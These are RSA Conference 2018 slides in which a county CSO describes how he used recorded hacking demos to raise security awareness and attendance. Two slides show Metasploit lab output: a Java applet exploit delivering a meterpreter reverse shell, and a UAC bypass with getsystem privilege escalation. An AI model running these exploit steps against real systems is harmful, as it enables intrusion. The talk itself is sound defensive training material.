

**RSA** Conference 2018

San Francisco | April 16 – 20 | Moscone Center



#RSAC

SESSION ID: HUM-R12

# SEEING IS BELIEVING: MAKING THE CYBER HYPE REAL WITH HACKING DEMOS

**Dan Kern**

CSO

County of Monterey

@w6fdo

# Agenda



- The story – why we started
- Hacking demo themes
- Making demos effective
- Creation tips

Government is dysfunctional



**GOVERNMENT**


IF YOU THINK THE PROBLEMS WE CREATE ARE BAD,  
JUST WAIT UNTIL YOU SEE OUR SOLUTIONS.



Awareness attendance was a problem for us



**Dude, this is boring**



We needed to get their attention...



# 2013: Live awareness training



#RSAC

MONTEREY COUNTY INFORMATION SECURITY PRESENTS:

## CURRENT COMPUTER ATTACK TECHNIQUES AND DEFENSES

...HOW TO PROTECT YOURSELF  
AND THE COUNTY

ATTENDANCE AT THIS PRESENTATION FULFILLS YOUR ANNUAL SECURITY AWARENESS TRAINING REQUIREMENT!

THIS **ONE HOUR** PRESENTATION COVERS:

- HOW MALWARE AND NUISANCE ATTACKS WORK ←
- HOW SOPHISTICATED AND PERSISTENT ATTACKS WORK ←
- THE ANATOMY OF A TARGETED ATTACK ←
- HOW TO PROTECT YOURSELF AND THE COUNTY ←

**FUD**

THIS PRESENTATION AVOIDS FUD ("FEAR, UNCERTAINTY & DOUBT") AND FOCUSES ON REAL-WORLD SCENARIOS AND DEFENSES.

**ALL INTERESTED MONTEREY COUNTY EMPLOYEES ARE WELCOME!**  
(WITH THE PERMISSION OF THEIR MANAGER, OF COURSE)

- Discussing how computer crime works
- Focusing on both business and personal security
- Attendance to these was good
  - Word traveled fast! 😊
- Still had the online programs available, so total % only went up a little



But since cyber is sooo...cyber!



# 2014: Hacking demos!



MONTEREY COUNTY  
INFORMATION SECURITY  
PRESENTS

## THE FLY PHISHING HACK THAT COST \$MILLIONS

THIS  
**ONE  
HOUR**  
PRESENTATION  
WILL INCLUDE:

- A REVIEW OF THE BIGGEST YEAR IN DATA THEFT
- A REAL ATTACK AND DATA THEFT DEMONSTRATION
- MORE TOOLS AND TECHNIQUES TO AVOID BECOMING A VICTIM

YOU WILL SEE A  
**REAL DEMONSTRATION**  
OF A COMPUTER COMPROMISE,  
BANKING AND IDENTITY THEFT.

ATTENDANCE AT THIS  
PRESENTATION FULFILLS  
YOUR 2014 SECURITY  
AWARENESS TRAINING  
REQUIREMENT!

ALL INTERESTED MONTEREY COUNTY EMPLOYEES ARE WELCOME!  
(WITH PERMISSION FROM YOUR MANAGER, OF COURSE)

- People asked to see a hack in action
- Created an online version as well so all participants could see
  - Abandoned the purchased ones
- Lance Spitzner and Ed Skoudis gave me great advice 😊
- Attendance went up for this one (>70%)



# 2015: Cyber Wars



COUNTY OF MONTEREY  
INFORMATION SECURITY  
PRESENTS

# CYBER WARS

How to make the force be with you

ATTENDANCE AT THIS PRESENTATION FULFILLS YOUR 15/16 FISCAL YEAR SECURITY AWARENESS TRAINING REQUIREMENT!

THIS **ONE HOUR** PRESENTATION WILL INCLUDE:

- A REVIEW OF ANOTHER YEAR IN CYBERCRIME
- MORE DEMONSTRATIONS OF REAL ATTACKS
- MORE TOOLS AND TECHNIQUES TO AVOID BECOMING A VICTIM

YOU WILL SEE A **REAL DEMONSTRATION** OF A COMPUTER COMPROMISE & A BADGUY-IN-THE-MIDDLE ATTACK

**ALL MONTEREY COUNTY EMPLOYEES ARE WELCOME!**  
(WITH PERMISSION FROM YOUR MANAGER, OF COURSE)

- Themed after the upcoming Star Wars film
- A privilege escalation hack
- Why it's bad to do your day-to-day computing as an "administrator"
- WiFi man-in-the-middle attacks by James Lyne
- 85% attendance 😊

# 2016: The Internet of wacky things



MONTEREY COUNTY INFORMATION SECURITY  
PRESENTS

**HELP!  
MY  
FRIDGE  
HAS  
BEEN  
HELD  
FOR  
RANSOM!**

*(AND OTHER WILD INTERNET SECURITY ADVENTURES)*

THIS **ONE HOUR**  
PRESENTATION  
WILL INCLUDE:

**HOT!  
TOPICS IN  
INFORMATION  
SECURITY!!**

**MORE...  
DEMOS OF  
REAL ATTACKS!!**

**MORE TOOLS...  
AND TECHNIQUES TO  
AVOID BECOMING  
A VICTIM!!**

YOU WILL SEE A  
**REAL DEMONSTRATION**  
OF A COMPUTER COMPROMISE USING  
PHYSICAL INFILTRATION TOOLS AND  
SOCIAL ENGINEERING TECHNIQUES.

ATTENDANCE AT THIS  
PRESENTATION FULFILLS  
YOUR REPLY FISCAL YEAR  
SECURITY AWARENESS  
TRAINING REQUIREMENT!!

**ALL INTERESTED MONTEREY COUNTY EMPLOYEES ARE WELCOME!**  
(WITH PERMISSION FROM YOUR MANAGER, OF COURSE)

- Physical access and USB phishing demo, more social engineering and data theft
- Poking fun at the “Internet of Things” while zeroing in on the serious part
- Lots more tools and techniques for both business and self-protection
- Teaching the user that their best AV is their brain.

# 2017: Your password is really important...



MONTEREY COUNTY INFORMATION SECURITY  
PRESENTS

## THE PASSWORD THAT DESTROYED EVERYTHING

This one hour presentation will include:

- ✦ Social Engineering destruction (and a contest!)
- ✦ More demos of real attacks...
- ✦ More tools and techniques to avoid being a victim...

Watch a **Real Demonstration** of a complete network compromise using one stolen account!

ATTENDANCE AT THIS PRESENTATION FULLFILLS YOUR 17/18 FISCAL YEAR SECURITY AWARENESS TRAINING REQUIREMENT!


- Destruction of an entire organization because of **one** bad password
- Password “spraying” against exposed cloud services
  - Compromising just one account
- Abusing Outlook Rules to get a reverse shell
- Resulted in a major update to our password policy 😊



# Impact on our organization



## Phishing Test Metrics



Government click-rate statistic source: KnowBe4.com

RSA®Conference2018



#RSAC

## HACKING DEMO THEMES

# We become the bad guys



- Because users love that 😊
- We will get inside a network and get access to personally identifiable information (or other target)
- We can turn around and sell it on the Internet





We target a person within the organization



# We use our target's social media content against them



- We have to convince this person to click on a link
- We will perform external reconnaissance about that individual
  - Find out as much about them as we can (and see how easy it is to do so)
- Then, perhaps create a specially crafted email that they can't resist 😊







We keep it simple



**I DON'T UNDERSTAND**



**THAT BABBLING BULLCRAP**  
memegenerator.net

We keep it real



File Edit View Search Terminal Help

```
attacker> resource exploit1
[*] Processing exploit1 for ERB directives.
resource (exploit1)> use exploit/multi/browser/java_jre17_jaxws
resource (exploit1)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (exploit1)> set srvmhost 172.16.39.130
srvmhost => 172.16.39.130
resource (exploit1)> set srvmport 80
srvmport => 80
resource (exploit1)> set uripath /
uripath => /
resource (exploit1)> set lhost 172.16.39.130
lhost => 172.16.39.130
resource (exploit1)> set lport 4444
lport => 4444
resource (exploit1)> set target 1
target => 1
resource (exploit1)> exploit
[*] Exploit running as background job.

[*] Started reverse handler on 172.16.39.130:4444
attacker exploit(java_jre17_jaxws) > [*] Using URL: http://172.16.39.130:80/
[*] Server started.
[*] 172.16.39.132 java_jre17_jaxws - Java Applet JAX-WS Remote Code Execution handling request
[*] 172.16.39.132 java_jre17_jaxws - Sending Applet.jar
[*] 172.16.39.132 java_jre17_jaxws - Sending Applet.jar
[*] Sending stage (769024 bytes) to 172.16.39.132
[*] Meterpreter session 1 opened (172.16.39.130:4444 -> 172.16.39.132:49226) at 2014-01-13 09:07:36 -0800
```



We become them!





Computer



Recycle Bin

http://creditcardjs.com/ Login to your account One Series - All Water Fly R... Creditcard.js: a more us...

Card Number Security Code

4384 2936 0987 2534 151 ?

Name on Card Expiration

Dan 11 / 15

Visa



RSA®Conference2018



#RSAC

## **MAKING DEMOS EFFECTIVE AND IMPROVING YOUR AWARENESS METRICS**



# Not just a hacking demo....




- You are arming users!!!
- Was this preventable? Yes!
- Walk through each phase afterwards **arming them** with tools and techniques.
- Address each portion of the attack with the preventative response
  - And show the verification tools



# Show users how to socially engineer...



- And they will more easily recognize it!
  - Generate an *attitude* of suspicion
- Play on the end user's curiosity to click
- Show what they can relate to: phishing, malicious links, etc.
- Keep it at their level, as best as you can
  - APT won't get you anywhere



# Remind users of ethics...



- Briefly touch on how this is done only with explicit permission
- In case someone wants to try anything out...
- If someone asks after, point them to legitimate ethical training resources





## PRESENTATION CREATION TIPS

# Computing environment for demo creation



- Virtual machines make it easy
  - VMware
  - Hyper-V
  - Virtualbox
- You don't need malware!
  - Hackers need it less and less these days
    - PowerShell 😊
- Most tools available on Kali Linux
  - [www.kali.org](http://www.kali.org)
- Or the Pentester's Framework
  - <https://github.com/trustedsec/ptf>



Don't do the demo live...





# Many tools available, but I ♥ Camtasia



Media  
Annotations  
Transitions  
Animations  
Video FX  
Audio FX  
Cursor FX  
Gesture FX

2014 Live Awareness...  
2014 Live Awareness...  
2014 Live Awareness...  
2014 Live Awareness...  
Part1  
Part2 - Since we last...  
Part3 - Here in the C...  
Part4 - Hacking Dem...

```
^host => 172.16.39.130
resource [exploit2]> exploit

[*] Started reverse handler on 172.16.39.130:4445
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Checking admin status...
[+] Part of Administrators group! Continuing...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Uploaded the agent to the filesystem...
[*] Sending stage (769924 bytes) to 172.16.39.132
[*] Meterpreter session 2 opened (172.16.39.138:4445 -> 172.16.39.132:49243) at

[-] Exploit failed: Rex::TimeoutError Operation timed out.

meterpreter >
meterpreter > getuid
Server username: WIN-IK5
meterpreter > getsystem
...got system (via technique...)
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```


Most powerful account in Windows!!!

2014 Live Awareness 2 at...  
Scale: 80.00%  
Opacity: 100%  
Rotation: Z: 0.0°, Y: 0.0°, X: 0.0°  
Position: X: 0.0, Y: 0.0, Z: 0.0

0:08:53.19  
0:06:55:00 0:07:00:00 0:07:05:00 0:07:07:00

2014 Live Awareness 3 Banking transaction Naarated with generic AD  
2014 Live Awareness 3 Banking transaction Naarated with generi

If you use a real person in your example,  
get permission!



# Resources for training




- SEC504 – Hacker Tools, Techniques, Exploits and Incident Handling
- SEC560 – Network Penetration Testing and Ethical Hacking
- SANS NetWars, Holiday Hack
- Offensive Security (OSCP)
- YouTube
- Vulnhub, online CTFs
- Etc....



# If you don't want to do it yourself...



## Uploads Public



**Privilege Escalation Hack Demo**  
21 views • 1 month ago




**Online Website and File Checking Tools for End Users**  
183 views • 2 months ago



**Hunting Malware**  
229 views • 3 months ago



**Targeted Attack Demonstration**  
76 views • 4 months ago



**"Cyber Wars" - 2015 Security Awareness Training**  
13,043 views • 9 months ago





MONTEREY COUNTY INFORMATION SECURITY PRESENTS

# THE FLY PHISHING HACK THAT COST MILLIONS

THIS ONE HOUR PRESENTATION WILL INCLUDE:

- A REVIEW OF THE BIGGEST YEAR IN DATA THEFT
- A REAL ATTACK AND DATA THEFT DEMONSTRATION
- MORE TOOLS AND TECHNIQUES TO AVOID BECOMING A VICTIM

YOU WILL SEE A REAL DEMONSTRATION OF A COMPUTER COMPROMISE, BANKING AND IDENTITY THEFT.

ATTENDANCE AT THIS PRESENTATION FILLS YOUR 2014 SECURITY AWARENESS TRAINING REQUIREMENT!

ALL INTERESTED MONTEREY COUNTY EMPLOYEES ARE WELCOME!  
(WITH PERMISSION FROM YOUR MANAGER, OF COURSE)

COUNTY OF MONTEREY INFORMATION SECURITY PRESENTS

# CYBER WARS

How to make the force be with you

ATTENDANCE AT THIS PRESENTATION FILLS YOUR 1516 FISCAL YEAR SECURITY AWARENESS TRAINING REQUIREMENT!

THIS ONE HOUR PRESENTATION WILL INCLUDE:

- A REVIEW OF ANOTHER YEAR IN CYBERCRIME
- MORE DEMONSTRATIONS OF REAL ATTACKS
- MORE TOOLS AND TECHNIQUES TO AVOID BECOMING A VICTIM

YOU WILL SEE A REAL DEMONSTRATION OF A COMPUTER COMPROMISE & A BADGUY-IN-THE-MIDDLE ATTACK

ALL MONTEREY COUNTY EMPLOYEES ARE WELCOME!  
(WITH PERMISSION FROM YOUR MANAGER, OF COURSE)

MONTEREY COUNTY INFORMATION SECURITY PRESENTS

# HELP! MY FRIDGE HAS BEEN HELD FOR RANSOM!

(AND OTHER WILD INTERNET-SECURITY ADVENTURES)

THIS ONE HOUR PRESENTATION WILL INCLUDE:

- HOT! TOPICS IN INFORMATION SECURITY!
- MORE... DEMOS BY SECURITY EXPERTS!
- MORE TOOLS AND TECHNIQUES TO AVOID BECOMING A VICTIM!

YOU WILL SEE A REAL DEMONSTRATION OF A COMPUTER COMPROMISE USING PHYSICAL INFILTRATION TOOLS AND SOCIAL ENGINEERING TECHNIQUES.

ATTENDANCE AT THIS PRESENTATION FILLS YOUR 1516 FISCAL YEAR SECURITY AWARENESS TRAINING REQUIREMENT!

ALL INTERESTED MONTEREY COUNTY EMPLOYEES ARE WELCOME!  
(WITH PERMISSION FROM YOUR MANAGER, OF COURSE)

MONTEREY COUNTY INFORMATION SECURITY PRESENTS

# THE PASSWORD THAT DESTROYED EVERYTHING

This one hour presentation will include:

- Social Engineering destruction (and a contest)!
- More demos of real attacks...
- More tools and techniques to avoid being a victim...

Watch a Real Demonstration of a complete network compromise using one stolen account!

ATTENDANCE AT THIS PRESENTATION FILLS YOUR 2014 FISCAL YEAR SECURITY AWARENESS TRAINING REQUIREMENT!

# Applying What You Have Learned Today



- Next week you should:
  - Poll your users within your organization regarding interest.
  - Measure your awareness using phishing or other testing.
- In the first three months following this presentation you should:
  - Prepare a walkthrough and video it.
  - Present your presentation to a pilot group and get feedback.
- Within six months you should:
  - Present it to your users and ask for feedback.
  - Measure your awareness again using phishing or other testing.

Questions?

